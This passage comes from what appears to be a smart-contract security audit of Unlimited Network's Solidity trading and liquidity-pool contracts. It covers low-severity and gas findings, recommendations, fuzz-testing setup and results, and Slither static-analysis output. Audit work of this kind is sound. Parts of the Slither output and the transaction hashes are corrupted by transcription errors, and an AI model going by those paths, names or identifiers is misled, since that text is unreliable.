232  * @param minShares_ The desired minimum amount to receive in
233  *   ↳ exchange for the deposited collateral. Reverts otherwise.
234  * @return The amount of shares received for the deposited
235  *   ↳ collateral.
236 */
237 function deposit(uint256 assets_, uint256 minShares_) external
238   ↳ updateUser(msg.sender) returns (uint256) {
239     return _depositAsset(assets_, minShares_, msg.sender);
240 }
```

Listing 34: LiquidityPool.sol (Line 278)

```
273 /**
274  * @dev deposits assets into the pool
275 */
276 function _depositAsset(uint256 assets_, uint256 minShares_,
277   ↳ address receiver_) private returns (uint256) {
278   uint256 shares = previewDeposit(assets_);
279   require(shares >= minShares_, "LiquidityPool::_depositAsset:
280   ↳ Bad slippage");
281   _deposit(msg.sender, receiver_, assets_, shares);
```

```
282
283     return shares;
284 }
```

Listing 35: LiquidityPoolVault.sol (Line 129)

```
118 /**
119 * @dev Deposit/mint common workflow
120 */
121 function _deposit(address caller, address receiver, uint256 assets
122   , uint256 shares) internal {
123     // If _asset is ERC777, `transferFrom` can trigger a
124     // reentrancy BEFORE the transfer happens through the
125     // `tokensToSend` hook. On the other hand, the `tokenReceived`
126     // hook, that is triggered after the transfer,
127     // calls the vault, which is assumed not malicious.
128     //
129     // Conclusion: we need to do the transfer before we mint so
130     // that any reentrancy would happen before the
131     // assets are transferred and before the shares are minted,
132     // which is a valid state.
133     // slither-disable-next-line reentrancy-no-eth
134     SafeERC20.safeTransferFrom(_asset, caller, address(this),
135       assets);
136     _mint(receiver, shares);
137
138     emit Deposit(caller, receiver, assets, shares);
139 }
```

However, this may not be true if the `_asset` is a transfer-on-fee token or a deflationary/rebasing token, causing the received amount to be less than the accounted amount leading to a wrong amount of shares minted to the users.

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to get the actual received token amount by calculating the difference of the `_asset` balance before and after the transfer. For example:

Listing 36: LiquidityPoolVault.sol (Lines 129,131,132)

```
118 /**
119  * @dev Deposit/mint common workflow
120 */
121 function _deposit(address caller, address receiver, uint256 assets
122   , uint256 shares) internal {
123     // If _asset is ERC777, `transferFrom` can trigger a
124     // reentrancy BEFORE the transfer happens through the
125     // `tokensToSend` hook. On the other hand, the `tokenReceived`
126     // hook, that is triggered after the transfer,
127     // calls the vault, which is assumed not malicious.
128     //
129     // Conclusion: we need to do the transfer before we mint so
130     // that any reentrancy would happen before the
131     // assets are transferred and before the shares are minted,
132     // which is a valid state.
133     // slither-disable-next-line reentrancy-no-eth
134     uint256 beforeBalance = _asset.balanceOf(address(this));
135     SafeERC20.safeTransferFrom(_asset, caller, address(this),
136       assets);
137     uint256 afterBalance = _asset.balanceOf(address(this));
138     require(assets == (afterBalance - beforeBalance), "Transfer-on
139     -fee tokens not allowed");
140     _mint(receiver, shares);
141
142     emit Deposit(caller, receiver, assets, shares);
143 }
```

Remediation Plan:

ACKNOWLEDGED: The [Unlimited Network team](#) acknowledged the issue.

3.15 (HAL-15) USE `++I` INSTEAD OF `I++` IN LOOPS FOR LOWER GAS COSTS - INFORMATIONAL

Description:

In the loops shown below, the variable `i` is incremented using `i++`. It is known that, in loops, using `++i` costs less gas per iteration than `i++`. This also affects variables incremented inside the loop code block.

Code Location:

`TradePair.sol`

- Line 670:

```
for (uint256 i = 0; i < makerPositions.length; i++){
```

`TradePairHelper.sol`

- Line 21:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

- Line 38:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

- Line 41:

```
for (uint256 j = 0; j < positionIds.length; j++){
```

- Line 54:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

`LiquidityPool.sol`

- Line 168:

```
for (uint256 i = 0; i < pools.length; i++){
```

- Line 470:

```
for (newNextIndex = _userPoolInfo.nextIndex; newNextIndex < depositsCount; newNextIndex++){
```

- Line 520:

```
for (uint256 i; i < multipliedPoolValues.length - 1; i++){
```

- Line 555:

```
for (uint256 i; i < multipliedPoolValues.length; i++){  
  
LiquidityPoolAdapter.sol  
- Line 84:  
for (uint256 i; i < liquidityPools_.length; i++){  
- Line 130:  
for (uint256 i = 0; i < liquidityPools.length; i++){  
- Line 160:  
for (uint256 i = 0; i < poolLiquidities.length; i++){  
- Line 175:  
for (uint256 i = 0; i < poolLiquidities.length; i++){  
- Line 222:  
for (uint256 i; i < poolLiquidities.length; i++){  
- Line 230:  
for (uint256 i; i < poolLiquidities.length; i++){  
- Line 238:  
for (uint256 i; i < poolLiquidities.length - 1; i++){
```

UserManager.sol

```
- Line 137:  
for (uint256 i = 0; i < feeVolumes_.length; i++){  
- Line 260:  
for (uint256 i = 0; i < 30; i++){  
- Line 355:  
for (uint256 i = 0; i < feeIndexes.length; i++){  
- Line 375:  
for (uint256 i = 0; i < feeIndexes.length; i++){
```

TradeManager.sol

```
- Line 201:  
for (uint256 i = 0; i < tradePairs.length; i++){  
- Line 222:  
for (uint256 i = 0; i < positionIds.length; i++){  
- Line 279:  
for (uint256 i = 0; i < tradePairs_.length; i++){  
- Line 297:  
for (uint256 i = 0; i < positionIds_.length; i++){  
- Line 361:
```

```

for (uint256 i; i < updateData_.length; i++){

PriceFeedAggregator.sol
- Line 98:
for (uint256 i = 0; i < priceFeeds.length; i++){
```

Proof of Concept:

For example, based on the following test contract:

Listing 37: Test.sol

```

1 // SPDX-License-Identifier: MIT
2 pragma solidity 0.8.9;
3
4 contract test {
5     function postincrement(uint256 iterations) public {
6         for (uint256 i = 0; i < iterations; i++) {
7     }
8 }
9     function preincrement(uint256 iterations) public {
10        for (uint256 i = 0; i < iterations; ++i) {
11    }
12 }
13 }
```

It can be seen the difference in the gas costs:

```

>>> test_contract.postincrement(1)
Transaction sent: 0xlecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b
Gas price: 0.0 gwei Gas limit: 6721975 Nonce: 44
test.postincrement confirmed Block: 13622335 Gas used: 21620 (0.32%)

<Transaction '0xlecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b'>
>>> test_contract.preincrement(1)
Transaction sent: 0x205f09a4d2268de4cla40f35bb2ec2847bf2ab8d584909b42c71a022b047614a
Gas price: 0.0 gwei Gas limit: 6721975 Nonce: 45
test.preincrement confirmed Block: 13622336 Gas used: 21593 (0.32%)

<Transaction '0x205f09a4d2268de4cla40f35bb2ec2847bf2ab8d584909b42c71a022b047614a'>
>>> test_contract.postincrement(10)
Transaction sent: 0x98c04430526a59balcf947c114b62666a4417165947d31bf300cd6ae68328033
Gas price: 0.0 gwei Gas limit: 6721975 Nonce: 46
test.postincrement confirmed Block: 13622337 Gas used: 22673 (0.34%)

<Transaction '0x98c04430526a59balcf947c114b62666a4417165947d31bf300cd6ae68328033'>
>>> test_contract.preincrement(10)
Transaction sent: 0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20e1de05
Gas price: 0.0 gwei Gas limit: 6721975 Nonce: 47
test.preincrement confirmed Block: 13622338 Gas used: 22601 (0.34%)

<Transaction '0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20e1de05'>
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to use `++i` instead of `i++` to increment the value of an `uint` variable inside a loop. This does not only apply to the iterator variable. It also applies to increments done inside the loop code block.

Remediation Plan:

SOLVED: The `Unlimited Network team` solved the issue in the following commit ID.

Commit ID : `ae36e3ddea25900d66245c82f88aaafc92266c05`.

3.16 (HAL-16) UNNEEDED INITIALIZATION OF INTEGER VARIABLES TO 0 - INFORMATIONAL

Description:

As `i` is an `uint256`, it is already initialized to `0`. `uint256 i = 0` reassigned the `0` to `i` which wastes gas.

Code Location:

`TradePair.sol`

- Line 670:

```
for (uint256 i = 0; i < makerPositions.length; i++){
```

`TradePairHelper.sol`

- Line 21:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

- Line 38:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

- Line 41:

```
for (uint256 j = 0; j < positionIds.length; j++){
```

- Line 54:

```
for (uint256 i = 0; i < tradePairs_.length; i++){
```

`LiquidityPool.sol`

- Line 168:

```
for (uint256 i = 0; i < pools.length; i++){
```

`LiquidityPoolAdapter.sol`

- Line 130:

```
for (uint256 i = 0; i < liquidityPools.length; i++){
```

- Line 160:

```
for (uint256 i = 0; i < poolLiquidities.length; i++){
```

- Line 175:

```
for (uint256 i = 0; i < poolLiquidities.length; i++){
```

```
UserManager.sol
- Line 137:
for (uint256 i = 0; i < feeVolumes_.length; i++){}
- Line 260:
for (uint256 i = 0; i < 30; i++){}
- Line 355:
for (uint256 i = 0; i < feeIndexes.length; i++){}
- Line 375:
for (uint256 i = 0; i < feeIndexes.length; i++){
```

```
TradeManager.sol
- Line 201:
for (uint256 i = 0; i < tradePairs.length; i++){}
- Line 222:
for (uint256 i = 0; i < positionIds.length; i++){}
- Line 279:
for (uint256 i = 0; i < tradePairs_.length; i++){}
- Line 297:
for (uint256 i = 0; i < positionIds_.length; i++){
```

```
PriceFeedAggregator.sol
- Line 98:
for (uint256 i = 0; i < priceFeeds.length; i++){
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended not to initialize `uint` variables to 0 to reduce the gas costs. For example, use instead:

```
for (uint256 i; i < makerPositions.length; ++i){
```

FINDINGS & TECH DETAILS

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

3.17 (HAL-17) BACKEND ADDRESS WOULD HIGHLY BENEFIT OF TRAILING ZERO BYTES - INFORMATIONAL

Description:

When it comes to addresses in particular, some gas savings can be made if the address has at least four leading zero bytes or eight leading zeroes in hex-encoded format.

For example, using [OpenZeppelin's StandardToken](#) as a reference implementation, a standard transfer to an address with no zero bytes costs 51,486 gas. However, a transfer to an address with eight zero bytes only costs 50,974 gas, a difference of $51486 - 50974 = 512$ gas. This can also be expressed as $64 * 8$.

We have noticed that the address used by the backend in all the tests is [0xa0Ee7A142d267C1f36714E4a8F75612F20a79720](#).

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

As the **backend** address is the one that will be constantly executing all the transactions related to the update/creation/closure of orders, it is recommended to use an address with at least eight leading zeroes. This type of address can be generated by using a vanity address generation tool like [Profanity2](#). Special attention must be taken to not use a [vulnerable vanity address generation tool](#).

Reference :

[Article: Efficient Ethereum address](#)

FINDINGS & TECH DETAILS

Remediation Plan:

ACKNOWLEDGED: The Unlimited Network team acknowledged the issue.

3.18 (HAL-18) DETAILSOFPOSITION FUNCTION CAN BE OPTIMIZED - INFORMATIONAL

Description:

The `TradePair.detailsOfPosition()` function can be optimized as it writes twice the same value in the `positionDetails.volume`:

Listing 38: TradePair.sol (Lines 899,903)

```
884 /**
885  * @notice returns the details of a position
886  * @dev returns PositionDetails
887 */
888 function detailsOfPosition(uint256 positionId_) external view
889     returns (PositionDetails memory) {
890     Position storage position = positions[positionId_];
891     require(position.exists(), "TradePair::detailsOfPosition:
892         Position does not exist");
893
894     // Fee integrals
895     (int256 currentBorrowFeeIntegral, int256
896      currentFundingFeeIntegral) = _getCurrentFeeIntegrals(position.
897      isShort);
898
899     // Construnct position info
900     PositionDetails memory positionDetails;
901     positionDetails.id = positionId_;
902     positionDetails.margin = position.currentNetMargin(
903         currentBorrowFeeIntegral, currentFundingFeeIntegral);
904     positionDetails.volume = position.volume;
905     positionDetails.assetAmount = position.assetAmount;
906     positionDetails.isShort = position.isShort;
907     positionDetails.leverage = position.currentNetLeverage(
908         currentBorrowFeeIntegral, currentFundingFeeIntegral);
909     positionDetails.volume = position.volume;
910     positionDetails.entryPrice = position.entryPrice();
911     positionDetails.liquidationPrice =
912         position.liquidationPrice(currentBorrowFeeIntegral,
913         currentFundingFeeIntegral, absoluteMaintenanceMargin());
```

```
907     positionDetails.totalFeeAmount =
908         position.currentTotalFeeAmount(currentBorrowFeeIntegral,
909         ↳ currentFundingFeeIntegral);
910     return positionDetails;
911 }
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended simply to remove the redundant assignment to the `positionDetails.volume`.

Remediation Plan:

SOLVED: The `Unlimited Network` team solved the issue in the following commit ID.

Commit ID : `ae36e3ddea25900d66245c82f88aaafc92266c05`.

3.19 (HAL-19) REVERT MESSAGES LONGER THAN 32 BYTES COST EXTRA GAS - INFORMATIONAL

Description:

If message data can fit into 32 bytes, it is always a better idea to use `BYTES32` datatype rather than `bytes` or `strings` as using that variable is much cheaper in Solidity.

Some revert messages are longer than 32 bytes. In this case, they will cost extra gas.

It is also recommended to use `Custom Errors` to optimize gas usage:

- `Custom Errors - Solidity`

Code Location:

All require statements in the protocol.

Risk Level:

`Likelihood - 1`

`Impact - 1`

Recommendation:

Check all revert strings and consider using 32 bytes at maximum for revert messages or other strings in the protocol to optimize gas usage instead of long revert messages.

FINDINGS & TECH DETAILS

Remediation Plan:

ACKNOWLEDGED: This finding was acknowledged by the Unlimited Network team. It will not be fixed in the current version.

RECOMMENDATIONS OVERVIEW

1. Use `mulDiv()` from the `Uniswap's FullMath library` in all the divisions to avoid any precision loss.
2. Add the `_verifyPositionsValidity(positionId_);` check in the `TradePair._openPosition()` function.
3. Use Chainlink's `latestRoundData()` function to get the price in all the Price Feeds.
4. Add checks on the return data of the `latestRoundData()` with proper revert messages if the price is stale or the round is incomplete.
5. Use a `Domain Separator` when creating the `PriceData` signature.
6. Ensure that no token with more than 18 decimals can be used as collateral in the `LiquidityPool` contract.
7. Add the `verifyLeverage(positionId_);` modifier to the functions:
 - `TradePair.removeMarginFromPosition()`
 - `TradePair.partiallyClosePositionViaSignature()`
 - `TradePair.extendPositionViaSignature()`
 - `TradePair.extendPositionToLeverageViaSignature()`
8. Return a liquidation price of 0 in the `PositionMaths._liquidationPrice()` function in case that the liquidation price is negative.
9. Implement a two-step process for the ownership transfer.
10. Call the `_disableInitializers` function in the `UnlimitedOwner` contract's constructor.
11. Add a state variable named `__gap` as a reserved space for future upgrades in every upgradeable contract.
12. Remove the `mapping(address => uint256[])public userToPositionIds;` from the `TradePair` contract.
13. To support transfer-on-fee tokens, get the actual received token amount by calculating the difference of the `_asset` balance before and after the transfer.
14. Use `++i` instead of `i++` to increment the value of an `uint` variable inside a loop.
15. Do not initialize `uint` variables to 0 to reduce the gas costs.
16. Use an address with at least eight leading zeroes as the `backend` address.
17. Remove the redundant assignment to the `positionDetails.volume` in the `TradePair.detailsOfPosition()` function.

FUZZ TESTING

Fuzz testing is a testing technique that involves sending randomly generated or mutated inputs to a target system to identify unexpected behavior or vulnerabilities. In the context of smart contract auditing, fuzz testing can help identify potential security issues by exposing the smart contracts to a wide range of inputs that they may not have been designed to handle.

In this audit, we conducted comprehensive fuzzing tests on the target smart contracts to assess their resilience to unexpected inputs. Our goal was to identify any potential vulnerabilities or flaws that could be exploited by an attacker.

The following section provides a detailed description of the fuzzing methodology we used, the tools we employed, and the findings we uncovered. We believe that this information will be useful in helping the development team to identify and address the identified vulnerabilities, thereby improving the overall security posture of the smart contract.

Foundry is a smart contract development toolchain and is the tool that was used to perform all the [fuzz testing](#).

5.1 FUZZ TESTING SCRIPTS

In order to perform the fuzz testing, 3 different files were created:

- `EnvConstants.t.sol`: Defines the global constants used in the tests.
- `EnvProperties.p.sol`: Defines the different properties that were tested.
- `EnvTests.t.sol`: Actual fuzzing tests.

Also a Mock Price Feed Adapter was used: `PriceFeedAdapterMock.sol`.

These files were pushed to the following repository:

<https://github.com/solidant/unlimited-contracts/tree/harborn-audit-fuzz-testing>

Commit ID: [40721b3cdb81a107a3ef84e593a138fcf9319eb6](#)

5.2 SETUP INSTRUCTIONS

1. Copy the `EnvConstants.t.sol`, `EnvProperties.p.sol` and `EnvTests.t.sol` files to the `src` directory.
2. Copy `PriceFeedAdapterMock.sol` to `src/price-feed/PriceFeedAdapterMock.sol`.
3. Add the following function to the `TradePair` contract:

Listing 39

```
1 function getPayoutToMaker(uint256 positionId_) public view returns
↳ (uint256) {
2     Position storage position_ = positions[positionId_];
3     (int256 currentBorrowFeeIntegral, int256
↳ currentFundingFeeIntegral) = _getCurrentFeeIntegrals(position_
↳ .isShort);
4
5     int256 netEquity = position_.currentNetEquity(
6         _getCurrentPrice(position_.isShort, true),
↳ currentBorrowFeeIntegral, currentFundingFeeIntegral
7     );
8     return netEquity > 0 ? uint256(netEquity) : 0;
9 }
```

4. Modify the `foundry.toml` file as shown below:

Listing 40

```
1 [profile.default]
2 src = 'src'
3 out = 'out'
4 libs = ['lib']
5 optimizer = true
6 optimizer_runs = 200
7 test = 'test'
8 fs_permissions = [{ access = "read-write", path = "./"}]
9 ffi = true
10
11 [fuzz]
12 max_test_rejects = 65536
```

5. Run `forge test -vvvv --match-contract EnvTests`.

5.3 RESULTS

PROPERTY: Position margin is always lower than the minimum margin

1. Property violated after partially closing a position.
2. Property violated after extending a position.
3. Property violated after extending a position with leverage.
4. Property violated after removing margin from a position.

PROPERTY: Liquidation price is never lower or equal to 0

1. Property violated after adding margin to a position.

PROPERTY: TotalAssetAmountLimit (limit for the total size of all positions) is respected

OK.

PROPERTY: Position leverage is within min/max range

1. Property violated after adding margin to a position (Margin below minimum margin).

PROPERTY: Position volume is lower than maximum volume
OK.

PROPERTY: The `_getPayoutToMaker()` is never higher than the balance of the `TradePair`

1. Precision loss in `PositionMaths._partiallyClose()` causes the `TradePair` to not have enough balance to pay the maker when closing the position; hence, the position can never be closed unless new positions are opened.

PROPERTY: User made profit without any price change after opening, xyz, closing a position

OK.

Total issues found:

- HAL01 - PRECISION LOSS IN PARTIALLYCLOSEPOSITION FUNCTION WILL BLOCK THE LAST USER FROM CLOSING THE POSITION
- HAL07 - MULTIPLE FUNCTIONS DO NOT CHECK THAT THE NEW MARGIN IS HIGHER THAN THE MINIMUM MARGIN
- HAL08 - ADDING MARGIN TO A POSITION MAY RESULT IN A NEGATIVE LIQUIDATION PRICE

AUTOMATED TESTING

6.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIS and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

FeeManager.sol

```
ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).name (src/interfaces/ITradePair.sol#1x6) shadows:
- ITradePair.name() (src/interface/ITradePair.sol#1x6) (function)
ITradePair.setFeeRate(uint256)(src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.collectFees(ILiquidityPoolAdapter)(src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeedAdapter,ILiquidityPoolAdapter).priceFeedAdapter (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setLiquidityPoolAdapter(ILiquidityPoolAdapter)(src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setPriceFeedAdapter(IPriceFeedAdapter)(src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setMinLeverage(uint128).minLeverage (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setMaxLeverage(uint128).maxLeverage (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setLiquidityPool(ILiquidityPool)(src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setFeeRate(uint256).feeRate (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setVolumeLimit(uint256).volumeLimit (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setTotalAssets(uint256).totalAssets (src/interfaces/ITradePair.sol#1x1) (function)
ITradePair.setUnlimitedOwner(IUnlimitedOwner)(src/shared/IUnlimitedOwner.sol#3-37) (function)
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#local-variable-shadowing

FeeManager.depositFee(LiquidityPool,address,IERC20,uint256) (src/fee-manager/FeeManager.sol#393-398) is never used and should be removed
FeeManager.getLiquidityPool(address) (src/fee-manager/FeeManager.sol#403-405) is never used and should be removed
FeeManager.setFeeRate(uint256) (src/fee-manager/FeeManager.sol#406-408) is never used and should be removed
FeeManager.spreadFee(address,address,IERC20,uint256,address) (src/fee-manager/FeeManager.sol#305-317) is never used and should be removed
UnlimitedOwner.unlimitedOwner(IUnlimitedOwner.sol#35-37) is never used and should be removed
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#local-variable-shadowing

FeeManager.version0_8_0 (src/fee-manager/FeeManager.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
FeeManager.version0_8_0 (src/interfaces/IFeeManager.sol#1) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidityPool.sol#1) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#1) allows old versions
FeeManager.version0_8_0 (src/interfaces/IPriceFeedAdapter.sol#1) allows old versions
FeeManager.version0_8_0 (src/interfaces/IPriceFeedAdapter.sol#2) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#1) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#2) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#3) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#4) allows old versions
FeeManager.version0_8_0 (src/interfaces/ILiquidFee.sol#5) allows old versions
FeeManager.version0_8_0 (src/shared/Constants.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
FeeManager.version0_8_0 (src/shared/IUnlimitedOwner.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc version 0.8.0 is recommended
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable UnlimitedOwner.unlimitedOwner(IUnlimitedOwner._unlimitedOwner) (src/shared/IUnlimitedOwner.sol#20) is too similar to FeeManager.unlimitedOwner(IUnlimitedOwner,IController,IUserManager).unlimitedOwner_ (src/fee-manager/FeeManager.sol#166)
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
```

LiquidityPool.sol

```
LiquidityPool.defaultLockTime (src/liquidity-pools/LiquidityPool.sol#78) is never initialized. It is used in:
- LiquidityPool.canTransferPips(address) (src/liquidity-pools/LiquidityPool.sol#194-197)
- LiquidityPool.withdrawLPFee (src/liquidity-pools/LiquidityPool.sol#204-206)
LiquidityPool.earlyWithdrawalFee (src/liquidity-pools/LiquidityPool.sol#81) is never initialized. It is used in:
- LiquidityPool.userWithdrawalFee(address) (src/liquidity-pools/LiquidityPool.sol#213-215)
LiquidityPool.lastDepositTime (src/liquidity-pools/LiquidityPool.sol#194-197) is never initialized. It is used in:
- LiquidityPool.canTransferPips(address) (src/liquidity-pools/LiquidityPool.sol#194-197)
- LiquidityPool.withdrawLPFee (src/liquidity-pools/LiquidityPool.sol#204-206)
LiquidityPool.lastDepositTime (src/liquidity-pools/LiquidityPool.sol#195-198) is never initialized. It is used in:
- LiquidityPool.canTransferPips(address) (src/liquidity-pools/LiquidityPool.sol#194-197)
- LiquidityPool.withdrawLPFee (src/liquidity-pools/LiquidityPool.sol#204-206)
- LiquidityPool.userWithdrawalFee(address) (src/liquidity-pools/LiquidityPool.sol#213-215)
LiquidityPool.userPoolInfo (src/liquidity-pools/LiquidityPool.sol#90) is never initialized. It is used in:
- LiquidityPool.lockShares(uint256,uint256,address) (src/liquidity-pools/LiquidityPool.sol#284-296)
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#initialization-state-variable

Reentrancy in LiquidityPoolVault.withdraw(address,address,address,uint256,uint256) (src/liquidity-pools/LiquidityPoolVault.sol#138-149):
External call to LiquidityPool.transferForUser(address,receivers,assets) (src/liquidity-pools/LiquidityPoolVault.sol#146)
Event emitted after the call(s):
- Withdraw(caller,receivers,owner,assets,shares) (src/liquidity-pools/LiquidityPoolVault.sol#148)
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

LiquidityPool.contransferPips(address) (src/liquidity-pools/LiquidityPool.sol#194-197) uses timestamp for comparisons
Dangerous comparison:
block.timestamp >= lastDepositTime(user_) >= transferLockTime (src/liquidity-pools/LiquidityPool.sol#194-197) uses timestamp for comparisons
LiquidityPool.canWithdrawLPs(address) (src/liquidity-pools/LiquidityPool.sol#204-206) uses timestamp for comparisons
Dangerous comparison:
block.timestamp >= lastDepositTime(user_) >= defaultLockTime (src/liquidity-pools/LiquidityPool.sol#205)
LiquidityPool.userWithdrawalFee(address) (src/liquidity-pools/LiquidityPool.sol#213-215) uses timestamp for comparisons
Dangerous comparison:
block.timestamp < earlyWithdrawalTime (src/liquidity-pools/LiquidityPool.sol#214)
Reference: https://github.com/cryptic/slither/wiki/Detector-Documentation#block-timestamp
```

```
LiquidityPool._refersToTokenTransfer(address,address,uint256) (erc/liquidity-pools/LiquidityPool.sol#849-879) is never used and should be removed
LiquidityPool._cancelTransfer(addresses) (erc/liquidity-pools/LiquidityPool.sol#742-764) is never used and should be removed
LiquidityPool._onlyValidLiquidityPoolAddress() (erc/liquidity-pools/LiquidityPool.sol#740-754) is never used and should be removed
LiquidityPool._convertToAssets(uint256,Math.Rounding) (erc/liquidity-pools/LiquidityPoolVault.sol#111-116) is never used and should be removed
LiquidityPoolVault._withdraw(address,address,uint256) (erc/liquidity-pools/LiquidityPoolVault.sol#135-149) is never used and should be removed
UnlimitedOwnable._unlimitedOwner() (erc/shared/UnlimitedOwnable.sol#37) is never used and should be removed
References: https://github.com/crytic/slither/wiki/Detector-Documentation#useless-code

Pragma version=0.8.0 (erc/interfaces/IController.sol#3) allows old versions
Pragma version=0.8.0 (erc/interfaces/IUnlimitedOwner.sol#3) allows old versions
Pragma version=0.8.0 (erc/interfaces/ILiquidityPoolVault.sol#3) allows old versions
Pragma version=0.8.0 (erc/interfaces/IUnlimitedOwner.sol#3) allows old versions
Pragma version=0.8.0 (erc/shared/Constants.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version=0.8.1 (erc/shared/Constants.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version=0.8.1 (erc/shared/Ownable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
References: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable LiquidityPoolVault._asset (erc/liquidity-pools/LiquidityPoolVault.sol#21) is not in mixedCase
Constant LiquidityPoolVault._decimal (erc/liquidity-pools/LiquidityPoolVault.sol#12) is not in UPPERCASE
References: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Variable UnlimitedOwnable._constructor(IUnlimitedOwner _unlimitedOwner) (erc/shared/UnlimitedOwnable.sol#20) is too similar to LiquidityPool._constructor(IUnlimitedOwner,IERC20Metadata,_Controller).unlimitedOwner_ (erc/liquidity-pools/LiquidityPool.sol#76)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

LiquidityPoolVault._deposit (erc/liquidity-pools/LiquidityPoolVault.sol#21) is never used in LiquidityPool (erc/liquidity-pools/LiquidityPool.sol#74-762)
LiquidityPool._MAXIMUM_MULTIPLIES (erc/liquidity-pools/LiquidityPool.sol#69) is never used in LiquidityPool (erc/liquidity-pools/LiquidityPool.sol#67-762)
LiquidityPool._LOCK_TIME (erc/liquidity-pools/LiquidityPool.sol#70) is never used in LiquidityPool (erc/liquidity-pools/LiquidityPool.sol#62-762)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

LiquidityPool._defaultLockTime (erc/liquidity-pools/LiquidityPool.sol#78) should be constant
LiquidityPool._earlyWithdrawal (erc/liquidity-pools/LiquidityPool.sol#83) should be constant
LiquidityPool._feeManager (erc/liquidity-pools/LiquidityPool.sol#84) should be constant
LiquidityPool._minimumAmount (erc/liquidity-pools/LiquidityPool.sol#87) should be constant
References: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

initialize(string,string,uint256,uint256,uint16) should be declared external;
- LiquidityPool.initialize(string,string,uint256,uint256,uint16) (erc/liquidity-pools/LiquidityPool.sol#125-139)

availableBalance(uint256) (erc/liquidity-pools/LiquidityPool.sol#149-159)
onTransfer(address) should be declared external;
- LiquidityPool.onTransfer(address) (erc/liquidity-pools/LiquidityPool.sol#194-197)
onWithdrawn(address) should be declared external;
- LiquidityPool.onWithdrawn(address) (erc/liquidity-pools/LiquidityPool.sol#204+206)
userWithdrawn(address) should be declared external;
- LiquidityPool.userWithdrawn(address) (erc/liquidity-pools/LiquidityPool.sol#213-219)
asset() should be declared external;
- LiquidityPool.asset() (erc/liquidity-pools/LiquidityPoolVault.sol#37)

convertToAssets(uint256) should be declared external;
- LiquidityPoolVault.convertToShares(uint256) (erc/liquidity-pools/LiquidityPoolVault.sol#56-58)

convertAssets(uint256) should be declared external;
- LiquidityPoolVault.convertAssets(uint256) (erc/liquidity-pools/LiquidityPoolVault.sol#63-65)

previseMin(uint256) should be declared external;
- LiquidityPoolVault.previseMin(uint256) (erc/liquidity-pools/LiquidityPoolVault.sol#77-79)

previseMax(uint256) should be declared external;
- LiquidityPoolVault.previewWithdraw(uint256) (erc/liquidity-pools/LiquidityPoolVault.sol#84-86)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external

Pragma version=0.8.0 (erc/interfaces/IController.sol#4) allows old versions
- feeManager = feeManager_ (erc/liquidity-pools/LiquidityPoolAdapter.sol#145)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

